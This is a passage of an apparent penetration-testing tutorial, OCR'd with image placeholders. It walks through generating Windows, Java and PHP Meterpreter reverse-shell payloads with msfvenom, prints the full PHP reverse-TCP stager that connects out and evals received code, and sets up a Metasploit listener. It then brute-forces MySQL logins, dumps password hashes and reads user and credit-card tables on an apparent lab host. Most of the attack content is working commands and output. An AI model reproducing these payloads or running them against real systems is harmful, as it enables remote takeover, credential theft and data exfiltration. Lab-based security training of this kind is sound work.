 95   payload/osx/x64/meterpreter_reverse_https                              normal     No     OSX Meterpreter, Reverse HTTPS Inline
 96   payload/osx/x64/meterpreter_reverse_tcp                                normal     No     OSX Meterpreter, Reverse TCP Inline
 97   payload/osx/x64/meterpreter/reverse_tcp                                normal     No     OSX Meterpreter, Reverse TCP Stager
 98   payload/osx/x64/meterpreter/reverse_tcp_uuid                           normal     No     OSX Meterpreter, Reverse TCP Stager with UUID Support (OSX x64)
 99   payload/php/meterpreter/bind_tcp                                       normal     No     PHP Meterpreter, Bind TCP Stager
 100  payload/php/meterpreter/bind_tcp_ipv6                                  normal     No     PHP Meterpreter, Bind TCP Stager IPv6
 101  payload/php/meterpreter/bind_tcp_ipv6_uuid                             normal     No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
 102  payload/php/meterpreter/bind_tcp_uuid                                  normal     No     PHP Meterpreter, Bind TCP Stager with UUID Support
 103  payload/php/meterpreter/reverse_tcp                                    normal     No     PHP Meterpreter, PHP Reverse TCP Stager
 104  payload/php/meterpreter/reverse_tcp_uuid                               normal     No     PHP Meterpreter, PHP Reverse TCP Stager
 105  payload/php/meterpreter_reverse_tcp                                    normal     No     PHP Meterpreter, Reverse TCP Inline
 106  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
```

The Venom (msfvenom) documentation seems to use Windows as an example.

┌──(root💀najd)-[/home/kali]

└─#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.111.133 LPORT=4444 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

Saved as: payload.exe

going to try this out using Java.

┌──(root💀najd)-[/home/kali]

└─#msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.111.133 LPORT=4444 -f jar -o runme.jar

Payload size: 5307 bytes

Final size of jar file: 5307 bytes

Saved as: runme.jar

Or as another option maybe PHP.

┌──(root💀najd)-[/home/kali]

└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.111.133 LPORT=4444 -f raw -o runme.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 1112 bytes

Saved as: runme.php.

The nice thing about the PHP option is you can actually see the code it is creating in the exploit by running Linux "cat" on the file.


/*<?php /**/ error_reporting(0); $ip = '192.168.1.2'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));

break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();

So just to be clear the Windows (payload.exe), Java (runme.jar), and PHP (runme.php) are extremely bad to run. This is what would be run/installed on the victims device.

Reverse Shell Server ("Attacker")

The next step is to configure and start your reverse shell server.



So what did we do here….

Started configuring a generic TCP reverse shell

msf6 > use exploit/multi/handler

Set the payload generic/shell_reverse_tcp

Set payload java/meterpreter/reverse_tcp


Had a look at the options and what we need to set

Set the LHOST and LPORT

Checked the options were properly set


Started the exploit to listen on 192.168.111.130:4444

In another terminal I can see that Kali is listening on TCP 4444 now.



I found my exploit in my Kali home directory (runme.jar) and gave it execute permissions and ran it.

You would expect to see "runme" running right



Seems like nothing happened right? Or did it

Recourse

pentestmonkey

MySQL Attacking With Metasploit

MySQL is one of the most used databases that is being used by many applications in nowadays. So in a penetration testing engagement it is almost impossible not to find a system that will run a MySQL server. In this article we will see how we can attack a MySQL database with the help of Metasploit framework.

Lets say that is in the scope of our penetration test is a MySQL server. The first step is to discover the version of the database. Metasploit Framework has a module that allows us to find the version of the database. Knowing the version of the database will help us to discover additional vulnerabilities.

Type >>>>>> msfconsole

Type >>>> use auxiliary/scanner/mysql/mysql_version

msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login

msf6 auxiliary(scanner/mysql/mysql_login) > info

The only thing that we have to do is to insert the remote IP address and to execute it with the run command.

```
msf6 > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) >  use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&real
                                               m)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                               oit
  RPORT             3306             yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME          root             no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
  This module simply queries the MySQL instance for a specific
  user/pass (default is root with blank).

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

Now we can use the MySQL login module in combination with our wordlists in order to discover at least one valid database account that will allow us to login to the MySQL database. It is always a good practice as a penetration testers to check the database for weak credentials.


```
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.111.130
RHOSTS => 192.168.111.130
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.111.130:3306  - 192.168.111.130:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.111.130:3306  - No active DB -- Credential data will not be saved!
[+] 192.168.111.130:3306  - 192.168.111.130:3306 - Success: 'root:'
[*] 192.168.111.130:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The scanner was successful and now as we can see from the results we have two valid accounts (guest and root) for remote connection. Both of these accounts they don't have a password set.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.111.130
RHOSTS => 192.168.111.130
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.111.130:3306  - 192.168.111.130:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.111.130:3306  - No active DB -- Credential data will not be saved!
[+] 192.168.111.130:3306  - 192.168.111.130:3306 - Success: 'root:'
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.111.137' (usin
g password: NO))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:root (Incorrect: Access denied for user 'admin'@'192.168.111.137' (
using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:toor (Incorrect: Access denied for user 'admin'@'192.168.111.137' (
using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:pi (Incorrect: Access denied for user 'admin'@'192.168.111.137' (us
ing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:kali (Incorrect: Access denied for user 'admin'@'192.168.111.137' (
using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'192.168.111.137'
(using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:raspberry (Incorrect: Access denied for user 'admin'@'192.168.111.1
37' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:password (Incorrect: Access denied for user 'admin'@'192.168.111.13
7' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: admin:password123 (Incorrect: Access denied for user 'admin'@'192.168.111
.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali: (Incorrect: Access denied for user 'kali'@'192.168.111.137' (using
password: NO))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:root (Incorrect: Access denied for user 'kali'@'192.168.111.137' (us
ing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:toor (Incorrect: Access denied for user 'kali'@'192.168.111.137' (us
ing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:pi (Incorrect: Access denied for user 'kali'@'192.168.111.137' (usin
g password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:kali (Incorrect: Access denied for user 'kali'@'192.168.111.137' (us
ing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:admin (Incorrect: Access denied for user 'kali'@'192.168.111.137' (u
sing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:raspberry (Incorrect: Access denied for user 'kali'@'192.168.111.137
' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:password (Incorrect: Access denied for user 'kali'@'192.168.111.137'
 (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: kali:password123 (Incorrect: Access denied for user 'kali'@'192.168.111.1
37' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry: (Incorrect: Access denied for user 'raspberry'@'192.168.111.13
7' (using password: NO))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:root (Incorrect: Access denied for user 'raspberry'@'192.168.11
1.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:toor (Incorrect: Access denied for user 'raspberry'@'192.168.11
1.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:pi (Incorrect: Access denied for user 'raspberry'@'192.168.111.
137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:kali (Incorrect: Access denied for user 'raspberry'@'192.168.11
1.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:admin (Incorrect: Access denied for user 'raspberry'@'192.168.1
11.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:raspberry (Incorrect: Access denied for user 'raspberry'@'192.1
68.111.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:password (Incorrect: Access denied for user 'raspberry'@'192.16
8.111.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: raspberry:password123 (Incorrect: Access denied for user 'raspberry'@'192
.168.111.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi: (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using pass
word: NO))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:root (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using
password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:toor (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using
password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:pi (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using pa
ssword: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:kali (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using
password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:admin (Incorrect: Access denied for user 'pi'@'192.168.111.137' (using
 password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:raspberry (Incorrect: Access denied for user 'pi'@'192.168.111.137' (u
sing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:password (Incorrect: Access denied for user 'pi'@'192.168.111.137' (us
ing password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: pi:password123 (Incorrect: Access denied for user 'pi'@'192.168.111.137'
(using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support: (Incorrect: Access denied for user 'support'@'192.168.111.137' (
using password: NO))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:root (Incorrect: Access denied for user 'support'@'192.168.111.13
7' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:toor (Incorrect: Access denied for user 'support'@'192.168.111.13
7' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:pi (Incorrect: Access denied for user 'support'@'192.168.111.137'
 (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:kali (Incorrect: Access denied for user 'support'@'192.168.111.13
7' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:admin (Incorrect: Access denied for user 'support'@'192.168.111.1
37' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:raspberry (Incorrect: Access denied for user 'support'@'192.168.1
11.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:password (Incorrect: Access denied for user 'support'@'192.168.11
1.137' (using password: YES))
[-] 192.168.111.130:3306  - 192.168.111.130:3306 - LOGIN FAILED: support:password123 (Incorrect: Access denied for user 'support'@'192.168
.111.137' (using password: YES))
[*] 192.168.111.130:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Before we use these accounts in order to connect and interact directly with the database we can use another two Metasploit modules that can help us to enumerate the database accounts and to dump the usernames and password hashes of the MySQL server. Of course this can be done manually but Metasploit helps us to automate this process. So first we will configure the module mysql_enum in order to find information about the database accounts:

We can see a sample of the output in the following image:



Next its time to configure and run the mysql_hashdump module in order to dump the passwords hashes from all the database accounts:

```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_enum) > use auxiliary/scanner/mysql/mysql_hashdump
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 192.168.111.130
RHOSTS ⇒ 192.168.111.130
msf6 auxiliary(scanner/mysql/mysql_hashdump) > exploit

[+] 192.168.111.130:3306  - Saving HashString as Loot: debian-sys-maint:
[+] 192.168.111.130:3306  - Saving HashString as Loot: root:
[+] 192.168.111.130:3306  - Saving HashString as Loot: guest:
[*] 192.168.111.130:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now we can use any MySQL client to connect to the database. Backtrack has already a client so we can use the command mysql -h IP -u username -p password. In our case our IP of the target is 192.168.111.130 and we will use as username the root that has been discovered from the MySQL login module before. We will be prompted for a password but we will leave it blank because the password for the account root is blank.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) > mysql -h 192.168.111.130 -u root -p
[*] exec: mysql -h 192.168.111.130 -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 107
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Now that we are connected to the database we can use the command show databases; in order to discover the databases that are stored in the MySQL server.

```
Database changed
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.001 sec)
```


As a next step is to choose one database and then to try to see the tables that it contains in order to start extract data. We can do that with the command use <dbname> and the command show tables;

```
MySQL [mysql]> select User, Password from user;
+------------------+----------+
| User             | Password |
+------------------+----------+
| debian-sys-maint |          |
| root             |          |
| guest            |          |
+------------------+----------+
3 rows in set (0.001 sec)

MySQL [mysql]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

We can see that there is a table user. We would like to extract the data of that table as it contains the usernames and passwords of the system. We can achieve that with the command select User, Password from user;

As we can see there are 3 accounts with blank passwords. So now we have all the accounts of the MySQL database. We can now discover additional tables from other databases with the command show tables from <dbname>;

The interesting table here is the credit cards so we would like to see the contents of this table. We will change database with the command use <dbname> and we will execute the command show * from credit cards;



Now we have all the credit cards details from users and all the accounts and passwords from the database.

Conclusion

In this article we saw how we can gain access to a MySQL database by taken advantage the weak credentials. Weak credentials and forgotten default database accounts are one of the most common security problems in large organizations where it is difficult for the admins that they have to manage a variety of systems to be able to change and control the accounts regularly. Every penetration tester must check first while assessing a database system if the remote target is having default or weak accounts installed. This is the easiest way of getting access and in complex and big environments it always a good possibility that this technique will be successful.

Attack Default SSH with Metasploit

